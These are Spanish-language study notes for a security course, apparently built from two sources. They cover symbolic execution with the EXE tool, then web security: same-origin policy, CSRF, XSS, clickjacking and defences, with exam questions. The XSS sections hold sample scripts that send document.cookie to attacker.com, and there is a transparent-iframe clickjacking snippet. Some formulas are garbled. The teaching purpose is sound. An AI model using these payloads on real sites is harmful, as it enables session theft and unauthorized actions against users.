Pregunta: ¿Cómo puede EXE probar un driver de kernel complejo sin modificar el kernel?

Conceptos clave:

- Hacer simbólica: la imagen de disco completa (datos del disco)
- EXE explora todas las imágenes de disco posibles
- Asserts para verificar invariantes del filesystem
- Detecta: desreferencias de null, divisiones por cero, accesos out-of-bounds
- Problema: espacio de estado masivo (imagen de disco grande)
- Solución: hacer simbólicas solo estructuras críticas (superblock, inodes)
- EXE encontró crashes reales en ext3

5.5. Escenario 5: API bancaria con invariantes de negocio

Situación: Una API de transferencias bancarias tiene el siguiente código:

```
def transfer(from, to, amount):  
    from.balance -= amount  
    to.balance += amount
```

El programador quiere verificar que no se violen invariantes: (1) suma de balances se conserva, (2) balances nunca negativos.

Pregunta: ¿Cómo puede EXE encontrar bugs específicos de aplicación, no solo crashes genéricos?

Conceptos clave:

- Añadir asserts específicos de aplicación:

```
total_before = sum(all_accounts.balance)
transfer(from, to, amount)
total_after = sum(all_accounts.balance)
assert(total_before == total_after)
assert(from.balance >= 0)
```

- Hacer simbólicos: `from`, `to`, `amount`
- EXE explora todas las combinaciones
- Descubre: `amount` negativo permite robar dinero
- Descubre: `from == to` puede causar problemas
- EXE genera exploits automáticamente (valores específicos)

6. Posibles Preguntas de Examen

6.1. Pregunta 1

¿Qué es la ejecución simbólica y cómo se diferencia de la ejecución normal?
Da un ejemplo simple.

Respuesta:

- Ejecución simbólica usa valores simbólicos (α, β) en lugar de concretos
- Explora todos los caminos posibles mediante fork en cada branch
- Ejecución normal: $x=5, y=10, z=x+y \rightarrow z=15$
- Ejecución simbólica: $x=, y=, z=+$
- Permite descubrir qué entradas disparan ciertos caminos/bugs
- Usa constraint solver para encontrar valores concretos que satisfagan restricciones

6.2. Pregunta 2

¿Qué son los path constraints (PC) y para qué sirven? Da un ejemplo de cómo evolucionan.

Respuesta:

- PC: conjunto de restricciones que caracterizan un camino de ejecución
- Acumulan condiciones de branches tomados
- Ejemplo: inicialmente $PC = \{\}$
- Después de `if (x > y)` tomando true: $PC = \{ i \}$
- Después de `if (x < 100)` tomando true: $PC = \{ i, i100 \}$
- Usados por constraint solver para verificar si camino es posible
- Usados para generar entradas concretas que sigan ese camino

6.3. Pregunta 3

¿Por qué EXE hace fork en cada sentencia if? ¿Qué pasaría si solo siguiera una rama aleatoriamente?

Respuesta:

- Fork permite explorar AMBAS ramas (true y false)
- Objetivo: explorar todos los caminos posibles para máxima cobertura
- Si solo siguiera una rama: perdería bugs en la rama no explorada
- Aleatorio sería como fuzzing mejorado, pero aún podría perder caminos importantes
- Fork sistemático garantiza exploración completa (recursos permitiendo)
- Sin fork, EXE sería un fuzzer glorificado, no ejecución simbólica

6.4. Pregunta 4

¿Qué es un constraint solver (como STP) y cuál es su papel en la ejecución simbólica? ¿Qué tipos de ecuaciones puede y no puede resolver?

Respuesta:

- Constraint solver: motor que resuelve sistemas de ecuaciones
- Papel: validar si caminos son posibles y generar entradas concretas
- Puede resolver: ecuaciones lineales ($x + y = 10$), algunas no lineales ($x * x = 900$)
- No puede resolver eficientemente: funciones criptográficas ($\text{sha1}(x) = 10$), ecuaciones muy complejas
- Si no puede resolver: camino se marca como "tal vez imposible." o timeout
- Limitaciones del solver limitan qué bugs puede encontrar EXE

6.5. Pregunta 5

Compara las tres estrategias de exploración: DFS, BFS y best-first. ¿Cuándo es mejor cada una?

Respuesta:

- DFS: explora un camino completamente antes de retroceder
- Pro DFS: alcanza código profundo; Con: se atasca en bucles simbólicos
- BFS: explora todos los caminos a profundidad n antes de $n+1$
- Pro BFS: no se atasca; Con: puede nunca llegar profundo si hay explosión temprana
- Best-first: prioriza código menos ejecutado (heurística)
- Best-first balancea amplitud y profundidad, maximiza cobertura
- EXE usa best-first con algo de DFS en procesos seleccionados

6.6. Pregunta 6

¿Qué es la ejecución concólica y por qué es útil? ¿Qué limitaciones tiene comparada con ejecución puramente simbólica?

Respuesta:

- Concólica: mezcla valores concretos y simbólicos
- Ejecuta con entradas concretas, mantiene símbolos en paralelo
- Útil para: funciones opacas (ej. DB lookup), funciones no soportadas
- Más fácil de implementar sobre lenguajes existentes
- Limitación: pierde algunas restricciones (no conoce relación de outputs con inputs opacos)
- Puede no poder explorar algunos caminos sin restricciones completas
- Trade-off: practicidad vs completitud

6.7. Pregunta 7

¿Cuál es el principal desafío de escalabilidad de la ejecución simbólica? Da un ejemplo concreto de explosión de caminos.

Respuesta:

- Problema: explosión de caminos - número crece exponencialmente
- Ejemplo: n branches independientes generan 2^n caminos

```
if (x[0] > 0) ... // 2 caminos
if (x[1] > 0) ... // 4 caminos total
if (x[2] > 0) ... // 8 caminos total
// 10 branches      1024 caminos
// 20 branches      1,048,576 caminos
```

- Imposible explorar todos los caminos en programas reales
- Mitigaciones: heurísticas, pruning, limitar profundidad, exploración dirigida

6.8. Pregunta 8

¿Qué tipos de bugs puede encontrar EXE automáticamente sin ayuda del programador? ¿Qué tipos requieren asserts específicos de aplicación?

Respuesta:

- Automáticos: crashes, divisiones por cero, derefs de null, buffer overflows, accesos out-of-bounds
- Requieren asserts: lógica de negocio incorrecta, invariantes violadas, permisos faltantes
- Ejemplo automático: `array[x]` con x simbólico → EXE prueba valores que causan overflow
- Ejemplo con assert: `assert(balance >= 0)` detecta transfers que causan balance negativo
- Los asserts convierten bugs semánticos en crashes detectables

6.9. Pregunta 9

Si EXE no encuentra bugs en un programa, ¿significa que el programa es correcto? Explica por qué sí o no.

Respuesta:

- NO, por varias razones:
- 1. EXE solo encuentra crashes y asserts - otros bugs pueden existir
- 2. Explosión de caminos: puede no haber explorado todos los caminos
- 3. Solver timeout: STP puede no encontrar solución aunque exista

- 4. Limitaciones de recursos: terminó antes de explorar completamente
- 5. Funciones no soportadas: punto flotante, syscalls complejas
- "No bugs encontrados" "no hay bugs", solo "no encontramos bugs aún"

6.10. Pregunta 10

Compara ejecución simbólica con fuzzing. ¿Cuáles son las ventajas y desventajas de cada enfoque?

Respuesta:

- Fuzzing: entradas (semi-)aleatorias, muchas ejecuciones rápidas
- Ventajas fuzzing: simple, rápido, no necesita código fuente, funciona en caja negra
- Desventajas fuzzing: baja cobertura, difícil alcanzar bugs profundos
- Ejecución simbólica: exploración sistemática, alta cobertura
- Ventajas simbólica: encuentra bugs profundos, genera exploits automáticamente
- Desventajas simbólica: lenta, explosión de caminos, requiere código fuente
- En práctica: usar ambos - fuzzing para bugs superficiales, simbólica para profundos

7. Hoja de Referencia Rápida

Parte 1: Conceptos Fundamentales

Idea Central

- Ejecutar con valores simbólicos (α, β) no concretos
- Fork en cada branch para explorar ambas ramas
- Usar constraint solver para validar caminos
- Generar entradas que disparen bugs automáticamente

Componentes Clave

- Valores simbólicos: variables algebraicas
- Path constraints (PC): restricciones del camino
- Constraint solver (STP): resuelve ecuaciones
- Fork: divide ejecución en branches

Vs Otros Métodos

- Pruebas manuales: específicas, bajo coverage
- Fuzzing: rápido, bugs superficiales
- Ejecución simbólica: lenta, bugs profundos
- Verificación formal: correctitud completa, muy costosa

Parte 2: Proceso de EXE

Flujo de Trabajo

1. Hacer entradas simbólicas: $x = \alpha, y = \beta$
2. Ejecutar código, mantener expresiones simbólicas
3. En cada if: fork, añadir restricción a PC
4. Consultar STP: ¿camino posible?
5. Si bug encontrado: STP genera entrada concreta

Ejemplo Rápido

```
x =  $\alpha$ , y =  $\beta$ 
if x > y:           // Fork: PC1={ x > y }, PC2={ x <= y }
    x = y
if x + y == 7:      // STP encuentra  $\alpha + \beta = 7$ ,  $\alpha = 0, \beta = 6$ 
    error()         // Bug detectado!
```

Estado Mantenido

- Tabla de memoria simbólica
- Path constraints (PC)
- Cola de procesos forkeados

Parte 3: Estrategias y Variantes

Estrategias de Exploración

- DFS: profundo, se atasca en loops
- BFS: amplio, no llega profundo
- Best-first: prioriza código menos ejecutado (EXE usa esto)

Ejecución Concólica

- Mezcla concreto + simbólico
- Útil para funciones opacas (DB, syscalls)
- Ejecuta con entrada concreta
- Mantiene símbolos en paralelo
- Niega condiciones y re-ejecuta

Tipos de Bugs Detectados

- Automáticos: crashes, división/0, buffer overflow
- Con asserts: lógica de negocio, invariantes

Parte 4: Limitaciones y Aplicaciones

Principales Desafíos

- Explosión de caminos: 2^n crece rápido
- Solver timeout: ecuaciones muy complejas
- Bucles simbólicos: forks infinitos
- Overhead: 10-1000x más lento

Qué NO Puede Manejar

- Punto flotante (limitación de STP)
- Funciones hash (sha1, md5)
- Syscalls complejas
- Funciones sin código fuente

Aplicaciones Reales

- BPF packet filter: bugs en kernel
- udhcpd: vulnerabilidades de red
- pcre: regex maliciosas
- Filesystem drivers: imágenes corruptas

Herramientas Relacionadas

- KLEE: sucesor de EXE
- S2E: para sistemas completos (qemu)
- SAGE: Microsoft (fuzzing + concólica)
- angr: framework de análisis binario

Seguridad Web

Política del Mismo Origen (SOP)

Documento de Estudio

Ciberseguridad

Índice

1. Resumen Claro	3
1.1. ¿Qué es la seguridad web?	3
1.2. ¿Por qué importa?	3
1.3. Conceptos principales	3
1.4. ¿Cómo encaja en el curso?	3
2. Definiciones Clave	5
3. Cómo Funciona	6
3.1. Modelo de amenaza	6
3.1.1. Suposiciones	6
3.2. Política del Mismo Origen (SOP)	6
3.2.1. Definición de origen	6
3.2.2. La regla SOP	7
3.3. Cookies y Sesiones	7
3.3.1. ¿Qué son las cookies?	7
3.3.2. Autenticación típica con cookies	7
3.3.3. Reglas de cookies	8
3.4. Excepciones al SOP	8
3.4.1. 1. Enlaces ordinarios	8
3.4.2. 2. Etiqueta IMG	9
3.4.3. 3. Etiqueta SCRIPT	9
3.4.4. 4. Iframes	9
3.4.5. 5. CORS (Cross-Origin Resource Sharing)	10
4. Problemas Comunes / Ataques / Riesgos	11
4.1. CSRF (Cross-Site Request Forgery)	11
4.1.1. Escenario de ataque	11
4.1.2. Defensa contra CSRF	11
4.2. XSS (Cross-Site Scripting)	12
4.2.1. Escenario de ataque	12
4.2.2. Defensas contra XSS	12
4.3. Clickjacking	13
4.3.1. Escenario de ataque	13
4.3.2. Defensa contra Clickjacking	14
4.4. Cookie Hijacking	14
4.5. Subdomain Takeover	14
4.6. Mixed Content	15
4.7. Prototype Pollution (JavaScript)	15
5. Escenarios Aplicados	16
5.1. Escenario 1: CSRF en banco	16
5.2. Escenario 2: XSS en red social	16
5.3. Escenario 3: Clickjacking en Amazon	17
5.4. Escenario 4: XMLHttpRequest con SOP	17
5.5. Escenario 5: Script de terceros comprometido	17

6. Posibles Preguntas de Examen	19
6.1. Pregunta 1	19
6.2. Pregunta 2	19
6.3. Pregunta 3	19
6.4. Pregunta 4	20
6.5. Pregunta 5	20
6.6. Pregunta 6	20
6.7. Pregunta 7	21
6.8. Pregunta 8	21
6.9. Pregunta 9	22
6.10. Pregunta 10	22
7. Hoja de Referencia Rápida	23

1. Resumen Claro

1.1. ¿Qué es la seguridad web?

La seguridad web gira alrededor de la **Política del Mismo Origen (Same-Origin Policy, SOP)**, el mecanismo fundamental que los navegadores usan para aislar sitios web entre sí. SOP determina qué código JavaScript puede acceder a qué recursos, previniendo que sitios maliciosos roben datos o realicen acciones no autorizadas en nombre del usuario.

1.2. ¿Por qué importa?

Los navegadores modernos ejecutan código de sitios web potencialmente maliciosos:

- Visitamos sitios web desconocidos diariamente
- Los navegadores ejecutan HTML y JavaScript de estos sitios
- Simultáneamente, estamos logueados en email, bancos, redes sociales
- **Sin protección:** Un sitio malicioso podría leer tu email, vaciar tu cuenta bancaria, publicar en tu nombre

El desafío central: El navegador debe ejecutar código de atacantes mientras protege datos sensibles.

La solución: SOP crea compartimentos aislados para cada origen (sitio web), previniendo que un sitio acceda a datos de otro.

1.3. Conceptos principales

1. **Origen:** Combinación de protocolo + host + puerto (ej. `https://example.com:443`)
2. **SOP:** Regla que dice "un script solo puede acceder a recursos del mismo origen"
3. **Cookies:** Mecanismo para mantener sesiones; enviadas automáticamente con cada solicitud
4. **CSRF:** Ataque que explota el envío automático de cookies
5. **XSS:** Ataque que inyecta código malicioso en un sitio legítimo
6. **Clickjacking:** Engañar al usuario para que haga clic en elementos ocultos

1.4. ¿Cómo encaja en el curso?

La seguridad web es un caso de estudio de **separación de privilegios en un entorno complejo**:

- **Aislamiento imperfecto:** SOP tiene muchas excepciones por compatibilidad
- **Evolución y retrofitting:** La seguridad se añadió después, causando complejidades
- **Balance:** Seguridad vs usabilidad (mash-ups, APIs, anuncios)

- **Modelo de amenaza realista:** Asume que el usuario visitará sitios maliciosos

Arquitectura de navegador:

[Navegador confiable]

```
|  
+-- [Frame: example.com] <- Origen 1  
+-- [Frame: bank.com]    <- Origen 2  
+-- [Frame: attacker.com] <- Origen 3 (malicioso)
```

SOP previene que Origen 3 acceda a datos de Origen 1 y 2

2. Definiciones Clave

Términos Fundamentales

Política del Mismo Origen (SOP): Regla fundamental de seguridad web: un script solo puede acceder a recursos si comparten el mismo origen.

Origen: Combinación de protocolo, nombre de host y puerto. Ej: `https://example.com:443`

Frame/Iframe: Unidad de aislamiento en navegadores; cada frame tiene un origen y está aislado por SOP.

Cookie: Datos almacenados por el navegador que se envían automáticamente con cada solicitud al servidor.

Session ID: Identificador único en una cookie que el servidor usa para reconocer al usuario autenticado.

XMLHttpRequest (XHR): API de JavaScript para hacer solicitudes HTTP; restringida por SOP.

CSRF (Cross-Site Request Forgery): Ataque donde un sitio malicioso causa que el navegador haga solicitudes no autorizadas a otro sitio.

XSS (Cross-Site Scripting): Ataque que inyecta código JavaScript malicioso en un sitio legítimo.

Clickjacking: Engañar al usuario para hacer clic en elementos ocultos mediante superposición visual.

Confused Deputy: Situación donde una entidad autorizada es engañada para realizar acciones en nombre de un atacante.

Token anti-CSRF: Valor aleatorio único incluido en formularios para verificar que una solicitud es legítima.

HTTP-Only Cookie: Cookie que JavaScript no puede leer, solo enviada automáticamente por el navegador.

SameSite Cookie: Atributo de cookie que restringe cuándo se envía (Strict, Lax, None).

CORS (Cross-Origin Resource Sharing): Mecanismo que permite a un servidor autorizar explícitamente solicitudes cross-origin.

Content Security Policy (CSP): Header HTTP que instruye al navegador sobre qué scripts puede ejecutar.

X-Frame-Options: Header HTTP que previene que una página sea cargada en un iframe.

Mash-up: Sitio web que combina contenido de múltiples orígenes diferentes.

Sandbox: Entorno restringido donde el código tiene capacidades limitadas.

TLS/HTTPS: Protocolo de cifrado para asegurar comunicaciones web.

Opacidad de recursos: Principio donde el navegador permite cargar un recurso pero no permite inspeccionarlo si es cross-origin.

3. Cómo Funciona

3.1. Modelo de amenaza

3.1.1. Suposiciones

El atacante:

- Controla un sitio web: `attacker.com`
- Puede persuadir al usuario para visitarlo
- Puede ejecutar JavaScript arbitrario en ese sitio

La víctima:

- Visita `attacker.com` (tal vez cree que es un sitio de fotos de perros)
- Está simultáneamente usando otros sitios (email, banco, redes sociales)
- Tiene sesiones activas (cookies) con estos sitios

Confianza:

- El navegador es confiable y sin bugs (suposición para esta clase)
- La red es segura (HTTPS implementado correctamente)

3.2. Política del Mismo Origen (SOP)

3.2.1. Definición de origen

Un **origen** consta de tres componentes:

1. **Protocolo:** `http` vs `https`
2. **Host:** Nombre de dominio completo
3. **Puerto:** Número de puerto (por defecto: 80 para HTTP, 443 para HTTPS)

Ejemplos:

URL	Origen
<code>https://example.com/page.html</code>	<code>https://example.com:443</code>
<code>https://example.com/other/page.html</code>	<code>https://example.com:443</code>
<code>http://example.com/page.html</code>	<code>http://example.com:80</code>
<code>https://sub.example.com/page.html</code>	<code>https://sub.example.com:443</code>

Nota: El path no es parte del origen. Todas las páginas en `example.com` comparten el mismo origen.

3.2.2. La regla SOP

Regla fundamental: Un script puede acceder a un recurso solo si comparten el mismo origen.

Componentes etiquetados:

- Cada frame (ventana o iframe) tiene un origen
- Cada recurso (DOM, variables JS, cookies) tiene un origen
- Los scripts heredan el origen de su frame contenedor

Ejemplo: JavaScript corriendo en `attacker.com`:

- **Puede:** Leer DOM de `attacker.com`
- **Puede:** Hacer XMLHttpRequest a `attacker.com`
- **NO puede:** Leer DOM de `bank.com` (diferente origen)
- **NO puede:** Hacer XMLHttpRequest a `bank.com`
- **NO puede:** Leer cookies de `bank.com`

3.3. Cookies y Sesiones

3.3.1. ¿Qué son las cookies?

Las cookies permiten a los servidores mantener estado en el navegador:

El servidor establece una cookie:

```
HTTP Response:
Set-Cookie: sessionId=a3fWa; Domain=example.com; Path=/
```

El navegador la almacena y envía automáticamente:

```
HTTP Request to example.com:
Cookie: sessionId=a3fWa
```

3.3.2. Autenticación típica con cookies

1. Usuario se loguea con contraseña
2. Servidor valida credenciales
3. Servidor genera session ID aleatorio (ej. `a3fWa5g8h2...`)
4. Servidor guarda en BD: `sessionId` → `userID`
5. Servidor envía: `Set-Cookie: sessionId=a3fWa5g8h2...`
6. Navegador almacena la cookie
7. Navegador envía automáticamente la cookie en cada solicitud a ese sitio
8. Servidor busca `sessionId` en BD para identificar al usuario

Crítico: El `sessionId` debe mantenerse secreto. Si un atacante lo obtiene, puede suplantar al usuario.

3.3.3. Reglas de cookies

Dominio:

- El servidor puede especificar un dominio (ej. `Domain=google.com`)
- Debe ser un sufijo del dominio del servidor
- La cookie se envía a todos los subdominios coincidentes
- Ej: Cookie con `Domain=google.com` se envía a `mail.google.com`

Path:

- Restringe la cookie a ciertos paths (raramente usado)

Protección contra sobrescritura:

- `attacker.com` NO puede establecer cookie para `google.com`
- La regla de sufijo lo previene
- Pero `attacker.com` NO puede establecer cookie para `.com` (dominio de nivel superior)
- Navegador tiene lista de TLDs para prevenir esto

3.4. Excepciones al SOP

SOP tiene muchas excepciones por razones de compatibilidad y usabilidad:

3.4.1. 1. Enlaces ordinarios

Permitido:

```
<a href="https://gmail.com">Click aquí </a>
```

Comportamiento:

- El navegador navega a `gmail.com`
- Envía cookies de `gmail.com` automáticamente
- El usuario ve la página como sí mismo (autenticado)

Por qué permitido: Los enlaces son fundamentales para la web.

Riesgo: Si hacer clic tiene efectos secundarios (ej. eliminar cuenta), puede ser explotado.

3.4.2. 2. Etiqueta IMG

Permitido:

```

```

Comportamiento:

- El navegador obtiene y muestra la imagen
- Envía cookies de `foo.com`
- El usuario ve la imagen
- Pero `attacker.com` NO puede leer los píxeles (SOP en contenido)

Por qué permitido: Evitar copias de imágenes comunes, permitir incorporación.

Riesgo: Envío de cookies puede causar efectos secundarios.

3.4.3. 3. Etiqueta SCRIPT

Permitido:

```
<script src="https://foo.com/lib.js"></script>
```

Comportamiento:

- El navegador obtiene y ejecuta el JavaScript
- El script se ejecuta con el origen de la página que lo incluye
- NO con el origen de `foo.com`

Por qué permitido: Permitir uso de bibliotecas JavaScript de CDNs.

Intuición: Como incluir código de biblioteca en tu aplicación.

Riesgo: Debes confiar completamente en el script que incluyes.

3.4.4. 4. Iframes

Permitido:

```
<iframe src="https://ads.com/banner"></iframe>
```

Comportamiento:

- El navegador obtiene y muestra la página en un rectángulo
- El iframe tiene su propio origen (`ads.com`)
- SOP se aplica entre la página principal y el iframe
- Se aíslan mutuamente

Por qué permitido: Anuncios, widgets sociales (botón "like"), mash-ups.

Seguro: Cada frame mantiene su propio origen y privilegios.

Excepción: La página principal puede navegar el iframe vía JavaScript.

3.4.5. 5. CORS (Cross-Origin Resource Sharing)

Mecanismo: El servidor autoriza explícitamente solicitudes cross-origin.

Flujo:

1. JavaScript en `app.com` intenta `XMLHttpRequest` a `api.com`
2. Navegador envía "preflight request." a `api.com`
3. Navegador incluye header: `Origin: https://app.com`
4. `api.com` responde: `Access-Control-Allow-Origin: https://app.com`
5. Navegador permite la solicitud

Por qué seguro:

- El servidor decide explícitamente si permitir acceso
- Por defecto es "no" si el servidor no entiende CORS
- SOP protege al servidor; si el servidor no quiere protección, está bien

Buen diseño: Explícito sobre seguridad, no retrofitting implícito.

4. Problemas Comunes / Ataques / Riesgos

4.1. CSRF (Cross-Site Request Forgery)

Riesgo: Un sitio malicioso causa que el navegador haga solicitudes no autorizadas a otro sitio usando las cookies del usuario.

4.1.1. Escenario de ataque

1. Usuario está logueado en `bank.com` (tiene cookie de sesión)
2. Usuario visita `attacker.com`
3. `attacker.com` contiene:

```

```

4. Navegador intenta cargar la imagen
5. Navegador envía automáticamente cookies de `bank.com`
6. `bank.com` ve solicitud con session ID válida
7. `bank.com` ejecuta la transferencia

Por qué funciona:

- Excepción SOP para IMG permite la solicitud
- Envío automático de cookies (el navegador piensa que la solicitud es del usuario)
- Problema de `confused deputy`: el navegador actúa en nombre del usuario sin intención

4.1.2. Defensa contra CSRF

Tokens anti-CSRF:

1. `bank.com` genera token aleatorio por sesión: `token=a7f2g9...`
2. Incluye token en todas las URLs/formularios:

```
https://bank.com/transfer?from=...&to=...&amount=...&token=a7f2g9...
```

3. `bank.com` verifica token antes de ejecutar acción
4. `bank.com` rechaza solicitudes sin token válido

Por qué funciona: El atacante no puede predecir o robar el token (gracias a SOP).

SameSite Cookies:

```
Set-Cookie: sessionId=...; SameSite=Strict
```


- **Strict:** Cookie no se envía con solicitudes cross-origin
- **Lax:** Cookie se envía solo con navegación de nivel superior (enlaces)
- Chrome ahora por defecto a SameSite=Lax

Trade-off: Strict previene CSRF pero rompe experiencia de usuario (usuario debe re-loguearse al hacer clic en enlaces externos).

4.2. XSS (Cross-Site Scripting)

Riesgo: Inyectar código JavaScript malicioso en un sitio legítimo que se ejecuta con el origen de ese sitio.

4.2.1. Escenario de ataque

1. Sitio permite comentarios de usuarios (ej. Facebook)
2. Atacante publica comentario:

```
<script>
    fetch('https://attacker.com/steal?cookie=' + document.
        cookie);
</script>
```

3. Víctima ve el comentario
4. El navegador ejecuta el script del atacante
5. **Problema crítico:** El script se ejecuta con origen de `facebook.com`
6. El script puede:
 - Leer la cookie de sesión
 - Hacer solicitudes como el usuario
 - Modificar el DOM
 - Enviar datos privados al atacante

Por qué es grave: El código del atacante tiene todos los privilegios del sitio legítimo.

4.2.2. Defensas contra XSS

1. Sanitización de entrada:

- Eliminar todas las etiquetas HTML de comentarios
- **Problema:** Usuarios quieren formato, enlaces, etc.
- **Solución:** Parsing cuidadoso para permitir solo etiquetas seguras
- **Difícil:** Muchas formas de inyectar código (`<img onerror=...>`, etc.)
- **Recomendación:** Usar bibliotecas bien probadas

2. HTTP-Only Cookies:

```
Set-Cookie: sessionId=...; HttpOnly
```

- JavaScript no puede leer estas cookies
- Solo el navegador las envía automáticamente
- **Limitación:** El script malicioso aún puede hacer solicitudes como el usuario

3. Content Security Policy (CSP):

```
Content-Security-Policy: script-src 'self'
```

- Prohibe scripts inline (solo scripts de archivos separados)
- El servidor no tiene que adivinar cómo el navegador parseará
- Especifica de dónde se pueden cargar scripts
- Moderno y recomendado

4. Escape de salida:

- Convertir caracteres especiales: `< → <`, `> → >`
- El navegador muestra los caracteres, no los ejecuta

4.3. Clickjacking

Riesgo: Engañar al usuario para hacer clic en elementos que no puede ver o que cree que son algo diferente.

4.3.1. Escenario de ataque

1. `attacker.com` incluye `iframe` con `amazon.com/one-click-buy`
2. `attacker.com` hace el `iframe` transparente:

```
<iframe src="https://amazon.com/one-click-buy"
        style="opacity:0;position:absolute;top:0;left:0">
</iframe>
```

3. `attacker.com` pinta sobre el `iframe`:

```
<button> Haz clic aqu para iPad gratis!</button>
```

4. Usuario hace clic en el botón visible
5. En realidad hace clic en el botón "Buy invisible de Amazon
6. El producto se compra

Por qué funciona: El navegador trata los clics como autoridad completa sin verificar qué está viendo realmente el usuario.

4.3.2. Defensa contra Clickjacking

1. X-Frame-Options header:

```
X-Frame-Options: DENY
```

- Prohíbe que la página sea cargada en cualquier iframe
- O: SAMEORIGIN permite solo iframes del mismo origen

2. Content Security Policy:

```
Content-Security-Policy: frame-ancestors 'none'
```

4.4. Cookie Hijacking

Riesgo: El atacante obtiene el session ID de la cookie y suplanta al usuario.

Vectores:

- XSS para leer `document.cookie`
- Network sniffing si no se usa HTTPS
- Malware en la máquina del usuario

Defensas:

- HTTPS para todo el sitio
- HTTP-Only cookies
- Cookies Secure (solo enviadas sobre HTTPS)
- Session IDs largos y aleatorios
- Timeout de sesiones

4.5. Subdomain Takeover

Riesgo: Si `sub.example.com` está comprometido, puede establecer cookies para `example.com`.

Escenario:

1. `old.example.com` ya no está en uso
2. Registros DNS apuntan a servidor no existente
3. Atacante registra ese servidor
4. Atacante controla `old.example.com`
5. Atacante establece: `Set-Cookie: sessionId=...; Domain=example.com`
6. Ahora puede suplantar usuarios en todo `example.com`

Defensa: Auditar subdominios regularmente, eliminar registros DNS no usados.

4.6. Mixed Content

Riesgo: Página HTTPS incluye recursos HTTP (scripts, imágenes).

Problema:

- El recurso HTTP puede ser interceptado/modificado
- Un script HTTP malicioso tiene acceso completo al origen HTTPS
- Rompe garantías de TLS

Defensa: Navegadores modernos bloquean scripts HTTP en páginas HTTPS.

4.7. Prototype Pollution (JavaScript)

Riesgo: Modificar el prototipo de objetos JavaScript puede afectar todo el código.

Ejemplo:

```
Object.prototype.isAdmin = true;  
// Ahora TODOS los objetos tienen isAdmin = true
```

Relevancia: Puede bypassar verificaciones de seguridad si el código no es cuidadoso.

5. Escenarios Aplicados

5.1. Escenario 1: CSRF en banco

Situación: Un usuario está logueado en `bank.com`. Visita `attacker.com` que contiene:

```

```

Pregunta: ¿Por qué funciona este ataque y cómo puede `bank.com` prevenirlo?

Conceptos clave:

- Excepción SOP para IMG permite solicitud cross-origin
- Navegador envía cookies automáticamente
- `bank.com` ve solicitud con session ID válida
- No puede distinguir de solicitud legítima
- Prevención: token anti-CSRF único por formulario
- O: verificar header `Referer` (menos confiable)
- O: `SameSite=Strict` cookies (pero afecta UX)

5.2. Escenario 2: XSS en red social

Situación: Un atacante publica en Facebook:

```
Mira esta foto! <script>
fetch('https://attacker.com/steal?data=' + document.cookie);
</script>
```

Cualquiera que vea el post ejecuta este código.

Pregunta: ¿Por qué es esto grave incluso con HTTP-Only cookies? ¿Qué debería hacer Facebook?

Conceptos clave:

- Script se ejecuta con origen `facebook.com`
- HTTP-Only previene lectura de cookies
- Pero script aún puede: hacer posts como el usuario, leer mensajes privados, enviar solicitudes de amistad
- Facebook debe: sanitizar entrada (parsing cuidadoso), usar CSP, implementar HTTP-Only
- CSP con `script-src 'self'` previene scripts inline
- Escape de salida para mostrar código sin ejecutarlo

5.3. Escenario 3: Clickjacking en Amazon

Situación: `attacker.com` crea página con `iframe` transparente de Amazon mostrando botón "Buy Now" de un producto caro. Sobre el `iframe`, pinta un botón grande "Descargar video gratis".

Pregunta: ¿Cómo funciona el ataque y qué puede hacer Amazon?

Conceptos clave:

- Usuario cree que hace clic en "Descargar video"
- En realidad hace clic en botón "Buy Now" invisible
- El navegador envía cookies de Amazon
- La compra se procesa
- Amazon debe: enviar `X-Frame-Options: DENY`
- Esto previene que la página se cargue en `iframes`
- O usar CSP: `frame-ancestors 'none'`

5.4. Escenario 4: XMLHttpRequest con SOP

Situación: JavaScript en `attacker.com` intenta:

```
var xhr = new XMLHttpRequest();  
xhr.open('GET', 'https://gmail.com/mail/inbox');  
xhr.send();
```

Pregunta: ¿Qué sucede y por qué es importante?

Conceptos clave:

- Navegador bloquea la solicitud (SOP)
- Diferentes orígenes: `attacker.com` vs `gmail.com`
- Incluso si el usuario está logueado en Gmail
- Esto previene que atacantes lean emails
- Sin SOP: cualquier sitio podría leer tu email
- Excepción: CORS si Gmail autoriza explícitamente

5.5. Escenario 5: Script de terceros comprometido

Situación: `bank.com` incluye biblioteca de analytics:

```
<script src="https://analytics.com/track.js"></script>
```

`analytics.com` es comprometido y el script modificado para robar session IDs.

Pregunta: ¿Por qué es esto peligroso y qué puede hacer `bank.com`?

Conceptos clave:

- Script de terceros se ejecuta con origen de `bank.com`

- Tiene acceso completo al DOM, cookies (si no HTTP-Only), etc.
- Confiar en terceros es un riesgo inherente
- Mitigaciones: Subresource Integrity (SRI) - verificar hash del script

```
<script src="https://analytics.com/track.js"
        integrity="sha384-abc123..."
        crossorigin="anonymous">
</script>
```

- CSP para limitar qué scripts pueden cargarse
- Self-hosting de scripts críticos

6. Posibles Preguntas de Examen

6.1. Pregunta 1

¿Qué es la Política del Mismo Origen (SOP) y cuál es su regla fundamental? Define qué es un origen.

Respuesta:

- SOP: mecanismo de seguridad web que aísla sitios entre sí
- Regla: un script puede acceder a un recurso solo si comparten el mismo origen
- Origen = protocolo + nombre de host + puerto
- Ejemplo: `https://example.com:443`
- El path NO es parte del origen
- SOP previene que un sitio acceda a datos de otro

6.2. Pregunta 2

¿Qué es CSRF y cómo funciona? Describe un escenario de ataque concreto.

Respuesta:

- CSRF: Cross-Site Request Forgery
- Ataque donde sitio malicioso causa que navegador haga solicitudes no autorizadas
- Escenario: usuario logueado en banco, visita sitio malicioso
- Sitio malicioso contiene: ``
- Navegador envía automáticamente cookies del banco
- Banco ve solicitud con session ID válida y ejecuta transferencia
- Funciona por: excepción SOP para IMG + envío automático de cookies

6.3. Pregunta 3

¿Cómo se defiende un sitio web contra CSRF? Explica al menos dos métodos.

Respuesta:

- Método 1: Tokens anti-CSRF
- Generar token aleatorio por sesión, incluir en todas URLs/formularios
- Verificar token antes de ejecutar acción sensible
- Atacante no puede predecir token (gracias a SOP)
- Método 2: SameSite cookies (SameSite=Strict o Lax)

- Strict: cookie no se envía con solicitudes cross-origin
- Lax: cookie se envía solo con navegación de nivel superior
- Chrome ahora por defecto a Lax

6.4. Pregunta 4

¿Qué es XSS y por qué es tan peligroso? Diferéncialo de otros ataques web.
Respuesta:

- XSS: Cross-Site Scripting - inyectar código malicioso en sitio legítimo
- Peligroso porque: código se ejecuta con origen del sitio legítimo
- Tiene todos los privilegios del sitio (leer DOM, cookies, hacer solicitudes)
- Diferencia con CSRF: en CSRF el atacante hace solicitudes, en XSS ejecuta código arbitrario
- Diferencia con clickjacking: XSS no requiere interacción del usuario
- XSS es más poderoso: control completo del contexto del sitio

